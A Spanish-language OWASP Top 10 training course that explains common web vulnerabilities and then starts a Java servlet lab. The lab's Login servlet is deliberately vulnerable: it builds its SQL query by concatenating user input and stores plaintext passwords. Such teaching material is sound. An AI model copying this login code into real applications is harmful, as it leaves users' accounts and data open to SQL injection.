TOP 10

Seguridad Web - OWASP

Pronoide

Version 1.0.0 2024-06-06

Table of Contents

Chapter 1. Introducción a la Seguridad en el Desarrollo de Software

En el mundo actual, donde la tecnología se entrelaza cada vez más con todos los aspectos de nuestra vida cotidiana, la importancia de la seguridad en el desarrollo de software no puede ser subestimada. La seguridad ya no es un complemento opcional, sino una necesidad crítica en el ciclo de vida del desarrollo de software. A medida que las aplicaciones se vuelven más complejas y fundamentales para las operaciones empresariales y la vida personal, los riesgos asociados con las vulnerabilidades de seguridad también aumentan. Por lo tanto, integrar prácticas de seguridad desde las etapas iniciales del desarrollo de software no solo es prudente, sino esencial.

1.1. Necesidades

La digitalización masiva ha expuesto a empresas y usuarios finales a una variedad de amenazas cibernéticas, desde el robo de datos hasta la interrupción de servicios críticos. Las vulnerabilidades en el software pueden ser explotadas por actores maliciosos para comprometer sistemas enteros, resultando en consecuencias financieras, daño a la reputación, y en algunos casos, impactos significativos en la seguridad física y el bienestar de las personas. Por ello, la seguridad debe ser considerada como un pilar fundamental en el desarrollo de software, similar a la funcionalidad, la usabilidad y el rendimiento.

1.2. Beneficios

Integrar la seguridad en el desarrollo de software desde el principio, a menudo referido como "Seguridad por Diseño", ofrece múltiples beneficios. Reduce significativamente el costo y el esfuerzo requerido para abordar las vulnerabilidades, ya que es mucho más eficiente prevenir problemas de seguridad que corregirlos después de que el software está en producción. Además, mejora la confianza del cliente y la reputación de la empresa, factores críticos para el éxito en el mercado actual altamente competitivo y digitalmente conectado.

Además, adoptar un enfoque proactivo hacia la seguridad ayuda a cumplir con regulaciones y estándares de la industria, evitando posibles sanciones legales y financieras. También promueve una cultura de seguridad dentro de la organización, donde la seguridad se convierte en una responsabilidad compartida entre todos los involucrados en el desarrollo de software.

1.3. Conclusión

La introducción de la seguridad en el desarrollo de software es una inversión en el futuro de cualquier aplicación o sistema. No solo protege contra amenazas conocidas y emergentes, sino que también asegura la sostenibilidad y el éxito a largo plazo de las soluciones tecnológicas. A medida que avanzamos en esta era digital, la seguridad en el desarrollo de software se establece como una disciplina indispensable, impulsando la innovación segura y protegiendo nuestro mundo interconectado. Este curso está diseñado para equiparte con el conocimiento y las habilidades necesarias para navegar este desafiante, pero crucial, aspecto del desarrollo de software, preparándote para contribuir efectivamente a la creación de soluciones tecnológicas más seguras y

confiables.

Chapter 2. Marcos de Referencia en Seguridad del Software

En el ámbito de la seguridad del software, existen varios marcos de referencia y listas de vulnerabilidades que guían a desarrolladores, auditores de seguridad y profesionales de TI en la identificación, comprensión y mitigación de riesgos de seguridad. Entre los más reconocidos se encuentran el OWASP Top 10, el Common Weakness Enumeration (CWE) y el SANS Top 25. Estos marcos no solo sirven como herramientas educativas, sino también como estándares de facto en la industria para la evaluación de la seguridad de las aplicaciones.

2.1. OWASP Top 10

El OWASP Top 10 es una lista que se actualiza periódicamente y presenta las diez vulnerabilidades de seguridad web más críticas identificadas por expertos en seguridad de todo el mundo. Su objetivo es concienciar sobre los riesgos de seguridad web y proporcionar recomendaciones prácticas para su mitigación. Cada entrada en el OWASP Top 10 no solo describe una vulnerabilidad, sino que también ofrece ejemplos de incidentes, técnicas de explotación y contramedidas. El OWASP Top 10 es ampliamente utilizado por desarrolladores y profesionales de seguridad para priorizar las estrategias de defensa en el desarrollo y mantenimiento de aplicaciones web.

2.2. Common Weakness Enumeration (CWE)

El CWE es un proyecto comunitario que mantiene una lista exhaustiva de patrones comunes de vulnerabilidades de software. A diferencia del OWASP Top 10, que se centra en las vulnerabilidades web, el CWE abarca una gama más amplia de debilidades de software, incluyendo problemas de diseño, configuración y codificación que pueden afectar a todo tipo de aplicaciones y sistemas. El CWE sirve como un marco de referencia detallado para identificar, catalogar y mitigar patrones de vulnerabilidades, ofreciendo una base para la creación de herramientas de análisis de seguridad, sistemas de gestión de vulnerabilidades y metodologías de evaluación.

2.3. SANS Top 25

El SANS Institute, en colaboración con el MITRE Corporation (los mantenedores del CWE), publica el SANS Top 25, una lista de las vulnerabilidades de software más peligrosas y prevalentes. Esta lista se deriva del CWE y se centra en las debilidades que son frecuentemente explotadas por atacantes para tomar control de sistemas, robar información o interrumpir servicios. El SANS Top 25 proporciona a los desarrolladores y profesionales de seguridad un enfoque más concentrado para abordar vulnerabilidades que representan una amenaza significativa.

2.4. Relación entre OWASP Top 10, CWE y SANS Top 25

Aunque cada uno de estos marcos tiene su propio enfoque y ámbito de aplicación, todos comparten el objetivo común de mejorar la seguridad del software. El OWASP Top 10 a menudo se centra en riesgos específicos de aplicaciones web y hace referencias a categorías CWE correspondientes para

cada vulnerabilidad listada. De manera similar, el SANS Top 25 se basa en las enumeraciones del CWE para identificar las debilidades más críticas que afectan a las aplicaciones de software. Estas interconexiones aseguran que los desarrolladores y profesionales de seguridad puedan utilizar estos marcos de manera complementaria para una comprensión más profunda y una mitigación efectiva de las vulnerabilidades de seguridad en sus aplicaciones y sistemas.

2.5. Conclusión


Entender y aplicar los conocimientos y recomendaciones proporcionados por el OWASP Top 10, CWE y SANS Top 25 permite a los profesionales de la seguridad y desarrollo de software adoptar un enfoque proactivo y basado en el riesgo para la seguridad del software. Al mantenerse informados sobre las vulnerabilidades comunes y sus soluciones, los equipos pueden diseñar, desarrollar y mantener aplicaciones más seguras, protegiendo así los activos digitales contra las amenazas cibernéticas emergentes.

Chapter 3. Open Web Application Security Project (OWASP)

OWASP es un documento donde cada 3-4 años aproximadamente recogen las 10 vulnerabilidades más explotadas por los cibercriminales. La decisión de que vulnerabilidades incluir en la lista, viene dada por el estudio de los datos que les proporcionan empresas que se dedican a la seguridad. Este documento no es un documento oficial, ni un estándar. Su propósito consiste en hacer ver a los equipos implicados en la construcción de aplicaciones, cuales son las principales vulnerabilidades para que las tengan en cuenta.

Por ahora las últimas publicaciones del Top 10 de OWASP han sido en 2013, en 2017 y la última en 2021. Durante todos los años que se ha publicado esta lista de vulnerabilidades, aparecen algunas repetidas, como la **inyección de código** o los **problemas con la autenticación** y que suelen estar entre los primeros puestos ya que no se encuentra una solución permanente para resolver dichas vulnerabilidades.

A continuación se puede ver una imagen en la que se muestran las diferentes vulnerabilidades que aparecen en las dos últimas listas de OWASP.



Como se puede observar en la imagen, algunas de las vulnerabilidades del 2013 se han fusionado y alguna ha desaparecido, para dar paso a nuevas vulnerabilidades que aparecen en la lista del 2017.

A continuación vamos a explicar las principales vulnerabilidades que a día de hoy nos podemos encontrar en las aplicaciones web.

3.1. Ataques de Inyección

Los ataques de inyección ocurren cuando se envían datos que se van a guardar en algunas herramientas como SQL, NoSQL y el propio Sistema Operativo. A la hora de que el servidor vaya a interpretar esos datos, puede ocurrir que se ejecuten comandos involuntarios para obtener una serie de datos sin necesidad de estar autorizado a ello.

A través de este código se podría acceder a datos sin necesidad de tener la autorización necesaria.

Este tipo de ataques se llega a producir porque los datos se han usado sin haberlos filtrado, validado o saneado previamente, o cuando se concatenan directamente a una consulta.

Para evitar este tipo de ataque lo que se suele hacer es sanear los datos recibidos antes de usarlos, y usar las consultas parametrizadas en lugar de concatenar los datos a las consultas.

3.2. Cross Site Scripting (XSS)

Esta vulnerabilidad ocurre cuando en la aplicación web se incluyen datos que no se han validado y que lo que harán es ejecutar algún script dentro de la aplicación.

- XSS Persisted: son aquellos en los que una aplicación almacena datos sin validar o sanear, y que afectarán a todos aquellos usuarios que los visualicen.

- XSS Reflected: son aquellos en los que una aplicación recibe como datos código maligno que se van a ejecutar en el navegador de la victima. La idea es hacer que un usuario pulse sobre un enlace (de publicidad) para que se ejecute el código maligno.

Estos ataques se suelen usar para robar la sesión del usuario, modificar el DOM, obtener datos de autenticación o incluso descargar archivos malignos como un keylogger.

Algunos navegadores como Chrome ya tienen prevenido el ataque XSS Reflected, pero otros como Firefox no lo controlan.

Para evitar esta vulnerabilidad hay que sanear los datos que recibimos y los datos que vamos a mostrar en el cliente.

3.3. Autenticación y Gestión de Sesiones

Esta vulnerabilidad ocurre cuando las funciones que se encargan de la autenticación y la gestión de las sesiones están mal implementadas.

Estas vulnerabilidades conllevan a que nos puedan robar la sesión y utilizar la aplicación como si fueramos nosotros.

Puede deberse a que los usuarios ponen contraseñas débiles como *1234* o *contraseña*. También se pueden aprovechar de que el id de sesión se pueda ver o pueda ser leído a través del código.

Para solucionar esta vulnerabilidad habría que implementar autenticación multifactor, para evitar que puedan entrar a la aplicación con ataques de fuerza bruta. También es recomendable generar los ids de sesión aleatoriamente y destruirlos al hacer el logout de la aplicación.

3.4. Referencia Insegura Directa a Objetos

Esta vulnerabilidad ocurre cuando se expone algún identificador de algún elemento existente en la aplicación. Al modificar este identificador, se puede acceder a datos que no deberíamos de estar autorizados a ver, y de esta forma podríamos tener acceso por ejemplo a datos personales.

https://www.bankinfosecurity.com/telefnica-movistar-site-exposed-customer-billing-details-a-11213

Esta vulnerabilidad se puede solucionar exponiendo referencias indirectas a los elementos por usuario o sesión. Además de controlar si el usuario está autorizado a ver esos elementos o no.

3.5. Cross Site Request Forgery (CSRF)

Este ataque consiste en crear peticiones HTTP falsas desde una página maligna que se ejecutarán contra la página buena. Este ataque tiene éxito si el usuario está autenticado en la página que se va a atacar. Este ataque es posible de hacer ya que las cookies se comparten entre las distintas pestañas del navegador, por lo que la sesión del usuario de la página buena será accesible desde la página maliciosa y ello permitirá que se ejecute la petición falsa.

Este ataque es el que se suele hacer para realizar transferencias de la cuenta del banco del usuario a la cuenta del cibercriminal. Este necesita saber como es la petición que se tiene que realizar para

que el ataque surja efecto.

https://www.itnews.com.au/news/twitter-accounts-were-open-to-highjack-via-csrf-flaw-363370

Para evitar este tipo de ataques, se crea un **Token** que se enviará a las páginas a las que acceda el usuario (dentro de la página buena), y siempre que se realice una petición al servidor, se va a comprobar que ese Token está presente y coincide con el que se había generado. Este Token debe de ser un valor aleatorio y se debería de cambiar con cada petición.

3.6. Almacenamiento Criptográfico Inseguro o Exposición de Datos Sensibles

Este ataque consiste en intentar acceder a datos sensibles que están almacenados en las aplicaciones web. Si los cibercriminales consiguen acceder a estos datos y estos se encuentran guardados en texto plano, no hay nada que les impida que los usen.

Estos datos son vulnerables si se transmiten mediante HTTP y alguien está monitorizando el tráfico, entonces podrá leer en caso de que vayan sin cifrar. También puede ocurrir que inyecten SQL y obtengan las contraseñas (que se han guardado previamente sin cifrar).

Esto lo podemos prevenir encriptando los datos de autenticación (como las contraseñas) usando algoritmos diseñados para protegerlas como puede ser **Bcrypt** y usando HTTPS en todas las páginas en las que se envíen datos sensibles. Los datos que no tenemos no nos los pueden robar, por tanto hay que evitar guardar datos sensibles que no son necesarios. Deshabilitar el autocompletado de los campos de los formularios también ayuda, ya que les ponemos más difícil a los atacantes conocer los nombres de usuario, emails o datos de ese estilo.

3.7. Ausencia de Control de Acceso a las Funciones

Esta vulnerabilidad consiste en que cualquier usuario de una aplicación web esté o no autenticado pueda enviar una petición que requiere de ciertos privilegios para poder ser ejecutada. El usuario solo tiene que cambiar la URL para ejecutar una función que no debería de poder ejecutar si se comprobara correctamente si tiene permisos para hacerlo.

También puede ocurrir que al usuario se le muestren en la interfaz de la aplicación algunos enlaces para acceder a las funcionalidades privadas.

https://www.genbeta.com/actualidad/la-catastrofe-de-lexnet-es-mas-grave-de-lo-que-creiamos-miles-de-documentos-filtrados-y-hasta-su-codigo-fuente

La solución a esta vulnerabilidad es controlar que enlaces se le muestran al usuario dependiendo de los privilegios que tenga, y añadir filtros en los servicios que comprueben si el usuario cumple con las condiciones necesarias para ejecutar la función.

3.8. Configuración Defectuosa o Por Defecto de Aplicaciones

Esta vulnerabilidad consiste en que la configuración de la aplicación y las partes que la forman tienen una configuración defectuosa o con los valores que vienen por defecto, lo que permitirá a los atacantes que accedan a las cuentas por defecto, a directorios desprotegidos…

Por ejemplo, si no eliminamos o cambiamos los datos de autenticación de una cuenta de administrador o de la BBDD, el atacante puede acceder si sabe cuales son las credenciales por defecto para entrar en ellas.

Esto lo podemos solucionar desactivando las cuentas que vienen por defecto, deshabilitando las características que no se van a usar y las trazas de error que pueden llegar a dar bastante información.

3.9. Uso de Componentes con Vulnerabilidades Conocidas

El uso de componentes en los que se ha reconocido públicamente que tienen vulnerabilidades es un peligro ya que los atacantes pueden explotar esa vulnerabilidad fácilmente.

La solución a este problema es tener actualizadas las librerías usadas en la aplicación a la última versión ya que será la que no tenga ninguna vulnerabilidad conocida. Actualizar las librerías usadas en nuestras aplicaciones a la última versión puede llegar a ser difícil, pero es recomendable. Para hacer esta tarea más sencilla y poder comprobar más fácilmente que la aplicación funciona como debe después de actualizar las librerías, viene bien tener una buena suite de tests (que deberían de ir actualizandose también).

Hay herramientas que nos avisan que tenemos librerías desactualizadas, o incluso que estamos usando alguna con vulnerabilidades conocidas.

3.10. Registro y Monitoreo Insuficientes

Para que un atacante no sea detectado fácilmente, la aplicación tiene que tener un registro de acciones insuficiente por el cual no es fácil de detectar el ataque. El que el monitoreo sea insuficiente conlleva a que los ataques sean detectados demasiado tarde.

Por ejemplo si un atacante, intenta entrar en una aplicación web mediante fuerza bruta, puede que no se monitoreen esos intentos de acceso y por lo tanto con el tiempo suficiente, conseguirá entrar.

La solución a este problema es registrar todos los intentos fallidos de acceso a la aplicación y validar las entradas a la aplicación proporcionadas por un usuario para identificar cuentas sospechosas.

También es una buena opción tener un lugar en el que se registren las acciones importantes de una aplicación, y este lugar solo debería de tener permisos de inserción. De esta forma todas las acciones quedarán registradas y se sabrá en todo momento que ocurrió y quien realizo esa acción.

El que solo se puedan insertar datos, nos asegura de que este registro no será alterado.

Chapter 4. Inyección SQL (A03)

La inyección SQL representa una de las amenazas más antiguas y peligrosas para las aplicaciones web, posicionándose entre los riesgos más críticos en el OWASP Top 10, específicamente en el punto **A03:2021-Inyección**. Esta vulnerabilidad ocurre cuando un atacante logra insertar o "inyectar" una query SQL maliciosa a través de la entrada de datos de una aplicación, manipulando así la base de datos para ejecutar operaciones no autorizadas.

4.1. ¿Qué pueden conseguir los atacantes con la Inyección SQL?

- **Lectura de datos**: los atacantes pueden realizar inyecciones de SQL para leer datos sensibles de la base de datos, incluyendo información personal de usuarios, datos financieros, y cualquier otro dato almacenado en la base de datos.
- **Manipulación de datos**: además de robar datos, los atacantes pueden modificar o eliminar datos, corrompiendo la integridad de la base de datos. Esto podría traducirse en la alteración de balances, la eliminación de cuentas críticas, o la inserción de transacciones fraudulentas.
- **Escalada de privilegios**: A través de una inyección SQL, un atacante podría elevar sus privilegios dentro de la aplicación por ejemplo alterando el rol de los usuarios, ganando acceso a funcionalidades restringidas o a datos de otros usuarios.

4.2. ¿Cómo nos protegemos?

Proteger una aplicación contra inyecciones SQL implica **validar y sanear adecuadamente todas las entradas de usuario**, utilizando consultas parametrizadas o declaraciones preparadas para asegurar que los inputs se traten como datos y no como parte de las consultas SQLs.

Chapter 5. Lab: Inyección SQL (A03)

Creamos un proyecto Maven sin elegir ningun archetype.

Le ponemos los siguientes datos:

- packaging: **war**
- groupId: **com.owasp.curso**
- artifactId: **01-a03-2021-inyeccion-sql-lab**

Ahora en el archivo pom.xml vamos a añadir las dependencias necesarias y la versión de Java que queremos usar:

/01-a03-2021-inyeccion-sql-lab/pom.xml

```
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <groupId>com.owasp.curso</groupId>
  <artifactId>01-a03-2021-inyeccion-sql-lab</artifactId>
  <version>0.0.1-SNAPSHOT</version>
  <packaging>war</packaging>


  <properties>
    <maven.compiler.target>17</maven.compiler.target>
    <maven.compiler.source>17</maven.compiler.source>
  </properties>

  <dependencies>
    <dependency>
        <groupId>javax.servlet</groupId>
        <artifactId>jstl</artifactId>
        <version>1.2</version>
    </dependency>

    <!-- https://mvnrepository.com/artifact/javax.servlet/javax.servlet-api -->
    <dependency>
        <groupId>javax.servlet</groupId>
        <artifactId>javax.servlet-api</artifactId>
        <version>4.0.1</version>
        <scope>provided</scope>
    </dependency>



    <!-- H2 Database Engine -->
    <dependency>
        <groupId>com.h2database</groupId>
        <artifactId>h2</artifactId>
        <version>1.4.200</version>
        <scope>runtime</scope>
    </dependency>

    <dependency>
            <groupId>org.hibernate</groupId>
            <artifactId>hibernate-core</artifactId>
            <version>5.4.30.Final</version>
    </dependency>
```

```
    <dependency>
        <groupId>org.hibernate</groupId>
        <artifactId>hibernate-validator</artifactId>
        <version>6.0.22.Final</version>
    </dependency>


    <dependency>
        <groupId>org.owasp.esapi</groupId>
        <artifactId>esapi</artifactId>
        <version>2.2.3.1</version>
    </dependency>

  </dependencies>

</project>
```

Ahora vamos a crear dentro de **Java Resources** > **src/main/java** varios **packages**:

- com.curso.controllers
- com.curso.models
- com.curso.utils
- com.curso.middlewares
- com.curso.listeners

Dentro de **controllers** vamos a crear la clase **Login** y la clase **Signup**, para gestionar el login y el registro de los usuarios.

Las dejamos vacias por el momento.

Vamos a crear también 3 archivos que serán las páginas de HTML o JSPs en **src/main/webapp**.

/01-a03-2021-inyeccion-sql-lab/src/main/webapp/login.html

```
<html>
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Document</title>
</head>
<body>
    <form action="login" method="POST">
        <div>
            <label for="username">Username:</label>
            <input type="text" id="username" name="username" />
        </div>
        <div>
            <label for="password">Password:</label>
            <input type="password" id="password" name="password" />
        </div>
        <button type="submit">Login</button>
        <p>Don't you have an account? <a href="signup.html">Signup</a></p>
```

```
    </form>
</body>
</html>
```

Como podemos ver en el formulario anterior, el **action** es **login** y el **method** es **POST**, por lo que tenemos que hacer un **servlet** que gestione la petición.

En el siguiente caso vamos a crear una página que será la página principal de la aplicación, donde el usuario podrá ver su nombre y su rol, y podrá hacer varias acciones que se irán añadiendo a lo largo del curso.

/01-a03-2021-inyeccion-sql-lab/src/main/webapp/authenticated/home.jsp

```
<%@ page language="java" contentType="text/html; charset=ISO-8859-1" pageEncoding="ISO-8859-1" %>
<%@ taglib prefix = "c" uri = "http://java.sun.com/jsp/jstl/core" %>
<html>
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <meta http-equiv="X-UA-Compatible" content="ie=edge">
  <title>Document</title>
</head>
<body>
    <h1>Bienvenido ${user.name} (${user.role})</h1>
    <ul>
        <li><a href="nuevo-informe.html">Nuevo informe</a></li>
        <li><a href="informes">Ver informes</a></li>
        <li><a href="logout">Logout</a></li>
    </ul>
</body>
</html>
```

Como podemos ver, vamos a tener dos tipos de objetos, los usuarios y los informes. En este caso vamos a crear un objeto **User** y un objeto **Informe** dentro de **models**.

/01-a03-2021-inyeccion-sql-lab/src/main/java/com.owasp.models/User.java

```
package com.curso.models;

import javax.persistence.Entity;
import javax.persistence.GeneratedValue;
import javax.persistence.GenerationType;
import javax.persistence.Id;
import javax.persistence.Table;

@Entity
@Table(name="users")
public class User {

    @Id
    @GeneratedValue(strategy=GenerationType.IDENTITY)
    private Integer id;
    private String name;
    private String username;
    private String password;
```

```
    private String web;
    private String role;

    public User() {}

    public User(Integer id, String name, String username, String password, String web, String role) {
        this.id = id;
        this.name = name;
        this.username = username;
        this.password = password;
        this.web = web;
        this.role = role;
    }

    public Integer getId() {
        return id;
    }

    public void setId(Integer id) {
        this.id = id;
    }

    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }

    public String getUsername() {
        return username;
    }

    public void setUsername(String username) {
        this.username = username;
    }

    public String getPassword() {
        return password;
    }

    public void setPassword(String password) {
        this.password = password;
    }

    public String getRole() {
        return role;
    }

    public void setRole(String role) {
        this.role = role;
    }

    public String getWeb() {
        return web;
    }

    public void setWeb(String web) {
        this.web = web;
    }

    @Override
    public String toString() {
```

```
        return "User [id=" + id + ", name=" + name + ", username=" + username + ", password=" + password + ", role="
                + role + "]";
    }

}
```

/01-a03-2021-inyeccion-sql-lab/src/main/java/com.owasp.models/Informe.java

```
package com.curso.models;

import javax.persistence.Column;
import javax.persistence.Entity;
import javax.persistence.GeneratedValue;
import javax.persistence.GenerationType;
import javax.persistence.Id;
import javax.persistence.Table;

@Entity
@Table(name="informes")
public class Informe {

    @Id
    @GeneratedValue(strategy=GenerationType.IDENTITY)
    private String id;
    private String titulo;
    private String descripcion;
    @Column(length = 4000)
    private String contenido;
    private String temaColor;
    private Integer userId;

    public Informe() {}

    public Informe(String id, String titulo, String descripcion, String contenido, String temaColor, Integer userId) {
        this.id = id;
        this.titulo = titulo;
        this.descripcion = descripcion;
        this.contenido = contenido;
        this.temaColor = temaColor;
        this.userId = userId;
    }

    public String getId() {
        return id;
    }

    public void setId(String id) {
        this.id = id;
    }

    public String getTitulo() {
        return titulo;
    }

    public void setTitulo(String titulo) {
        this.titulo = titulo;
    }

    public String getDescripcion() {
        return descripcion;
    }

    public void setDescripcion(String descripcion) {
        this.descripcion = descripcion;
    }
```

```
    public String getContenido() {
        return contenido;
    }

    public void setContenido(String contenido) {
        this.contenido = contenido;
    }

    public Integer getUserId() {
        return userId;
    }

    public void setUserId(Integer userId) {
        this.userId = userId;
    }

    public String getTemaColor() {
        return temaColor;
    }

    public void setTemaColor(String temaColor) {
        this.temaColor = temaColor;
    }


    @Override
    public String toString() {
        return "Informe [id=" + id + ", titulo=" + titulo + ", descripcion=" + descripcion + ", contenido=" + contenido +
", temaColor=" + temaColor + ", userId=" + userId + "]";
    }
}
```

Ahora vamos a crear un archivo para inicializar la base de datos. Este archivo lo vamos a meter en el paquete por defecto y lo vamos a llamar **CargarDatos.java**. Al crearlo vamos a marcar la opción de **public static void main(String[] args)**.

/01-a03-2021-inyeccion-sql-lab/src/main/java/CargarDatos.java

```
import java.util.HashMap;
import java.util.Map;

import org.hibernate.Session;
import org.hibernate.SessionFactory;
import org.hibernate.boot.MetadataSources;
import org.hibernate.boot.registry.StandardServiceRegistry;
import org.hibernate.boot.registry.StandardServiceRegistryBuilder;
import org.hibernate.cfg.Environment;

import com.curso.models.Informe;
import com.curso.models.User;

public class CargarDatos {

    public static void main(String[] args) {

        Map<String, String> settings = new HashMap<>();
        settings.put(Environment.DRIVER, "org.h2.Driver");
        settings.put(Environment.URL, "jdbc:h2:~/Pronoide/cursos/owasp-para-curso/01-a03-2021-inyeccion-sql-
lab/src/main/resources/H2/bbdd_curso");
        settings.put(Environment.USER, "sa");
        settings.put(Environment.PASS, "");
        settings.put(Environment.DIALECT, "org.hibernate.dialect.H2Dialect");
        settings.put(Environment.HBM2DDL_AUTO, "update");
```

```
        settings.put(Environment.SHOW_SQL, "true");
        settings.put(Environment.CURRENT_SESSION_CONTEXT_CLASS, "thread");

        User user1 = new User(null, "Chuck Norris", "a", "a", "https://api.chucknorris.io/", "ADMIN");
        User user2 = new User(null, "Silvester Stallone", "b", "b", "https://es.wikipedia.org/wiki/Silvester_Stallone",
"USER");
        User user3 = new User(null, "Jason Statham", "c", "c", "https://es.wikipedia.org/wiki/Jason_Statham", "USER");

        Informe informe = new Informe(null, "El canario está en la jaula", "Una descripción corta del informe.", "Había
una vez, un canario en la jaula. Piaba y piaba, y su dueño solo le daba agua.", "lightgray", 3);

        StandardServiceRegistry standardRegistry = new StandardServiceRegistryBuilder().applySettings(settings).build();

        MetadataSources sources = new MetadataSources(standardRegistry);
        sources.addAnnotatedClass(User.class);
        sources.addAnnotatedClass(Informe.class);

        SessionFactory sf = sources.getMetadataBuilder().build().buildSessionFactory();
        Session s = sf.getCurrentSession();

        s.beginTransaction();
        s.persist(user1);
        s.persist(user2);
        s.persist(user3);
        s.persist(informe);
        s.getTransaction().commit();
        s.close();

        sf.close();

    }

}
```

Ahora vamos a ejecutar este archivo para que se inicialice la base de datos con los datos que hemos puesto. Para ello, pulsamos botón derecho sobre el archivo y seleccionamos **Run As** > **Java Application**.

Deberíamos de ver un archivo llamado **bbdd_curso.mv.db** en la carpeta **H2** que hemos creado en **src/main/resources**.

Vamos a crear un archivo **DatabaseUtil.java** donde vamos a poner dos métodos, uno para obtener la conexión a la BBDD y el otro para cerrarla.

/01-a03-2021-inyeccion-sql-lab/src/main/java/com.curso.utils/DatabaseUtil.java

```
package com.curso.utils;

import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.SQLException;

public class DatabaseUtil {
    private static final String URL = "jdbc:h2:~/Pronoide/cursos/owasp-para-curso/01-a03-2021-inyeccion-sql-
lab/src/main/resources/H2/bbdd_curso";
    private static final String USER = "sa";
    private static final String PASSWORD = "";

    // Esto es "bloque estatico" y se ejecuta al cargar la clase en la JVM por primera vez, haciendo que se ejecute antes
de que se
    // pueda crear la primera instancia de la clase, asegurandose de que se ha ejecutado este codigo antes del resto
    static {
```

```
        try {
            // Asegurarse de que el driver JDBC de H2 esté disponible
            Class.forName("org.h2.Driver");
        } catch (ClassNotFoundException e) {
            e.printStackTrace();
            throw new RuntimeException("No se pudo cargar el driver JDBC de H2", e);
        }
    }

    public static Connection getConnection() throws SQLException {
        return DriverManager.getConnection(URL, USER, PASSWORD);
    }

    public static void closeConnection(Connection connection) {
        if (connection != null) {
            try {
                connection.close();
            } catch (SQLException e) {
                e.printStackTrace();
            }
        }
    }
}
```

Ahora vamos con el servlet que va a recibir las peticiones del formulario que habíamos creado antes.

/01-a03-2021-inyeccion-sql-lab/src/main/java/com.curso.controllers/Login.java

```
package com.curso.controllers;

import java.io.IOException;
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

import javax.servlet.ServletException;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.servlet.http.HttpSession;

import com.curso.models.User;
import com.curso.utils.DatabaseUtil;

@WebServlet("/login")
public class Login extends HttpServlet {

    private static final long serialVersionUID = 1L;

    public Login() {
        super();
    }

    public void doGet(HttpServletRequest req, HttpServletResponse resp) throws IOException, ServletException {

    }

    public void doPost(HttpServletRequest req, HttpServletResponse resp) throws IOException, ServletException {
        String username = req.getParameter("username");
```

```
        String password = req.getParameter("password");

        Connection connection = null;
        try {
            connection = DatabaseUtil.getConnection();

            String sql = "SELECT * FROM users WHERE username='"+username+"' and password='" + password + "'";
            System.out.println("[+] Consulta: " +  sql);

            Statement st = connection.createStatement();
            ResultSet rs = st.executeQuery(sql);
            // if porque es solo uno el que buscamos. Si esperaramos un array entonces un
            if (rs.next()) {
                Integer id = rs.getInt("id");
                String name = rs.getString("name");
                String web = rs.getString("web");
                String role = rs.getString("role");
                username = rs.getString("username");
                User user = new User(id, name, username, null, web, role);
                System.out.println(user);


                // ESTO ES LO ANTIGUO, AHORA VAMOS A USAR LA SESSION PARA SACAR LOS DATOS DEL USUARIO EN EL JSP
                req.setAttribute("user", user);
                // No se puede hacer un sendRedirect si vamos a usar objetos en el JSP. Tiene
                // que ser un forward.
                req.getRequestDispatcher("authenticated/home.jsp").forward(req, resp);
                // Con esto si refrescamos la página se vuelve a realizar la petición. Hay que
                // solucionarlo con el tema de las sesiones.


            } else {
                resp.sendRedirect("login.html");
            }
        } catch (SQLException e) {
            e.printStackTrace();
            resp.sendRedirect("login-intrusion.html");
        } finally {
            DatabaseUtil.closeConnection(connection);
        }

    }
}
```

Pues con esto ya podemos probar a loguearnos y ver si vamos a la página principal. Si todo ha ido bien, deberíamos de ver la página principal con el nombre del usuario y su rol.

Para ejecutarlo, vamos a pinchar con el botón derecho sobre el archivo **login.html** y seleccionamos **Run As** > **Run on Server**.

Primero de todo asegurate que en el **pom.xml** tienes la línea **<packaging>war</packaging>**, porque si no es así, entonces no aparecerá el botón de **Run as** > **Run on Server** sobre el archivo de **login.html**.

Si es la primera vez que se va a ejecutar el servidor, tendremos que configurar el tomcat. Para ello, seleccionamos **Tomcat v9.0 Server** y le damos a **Next**. Ahora vamos a buscar donde tenemos el Tomcat descargado dandole a **Browse** y seleccionando la carpeta **apache-tomcat-9.0.41**. Le damos a **Finish** y ya

> deberíamos de ver la página de login que se abre automaticamente en el navegador.

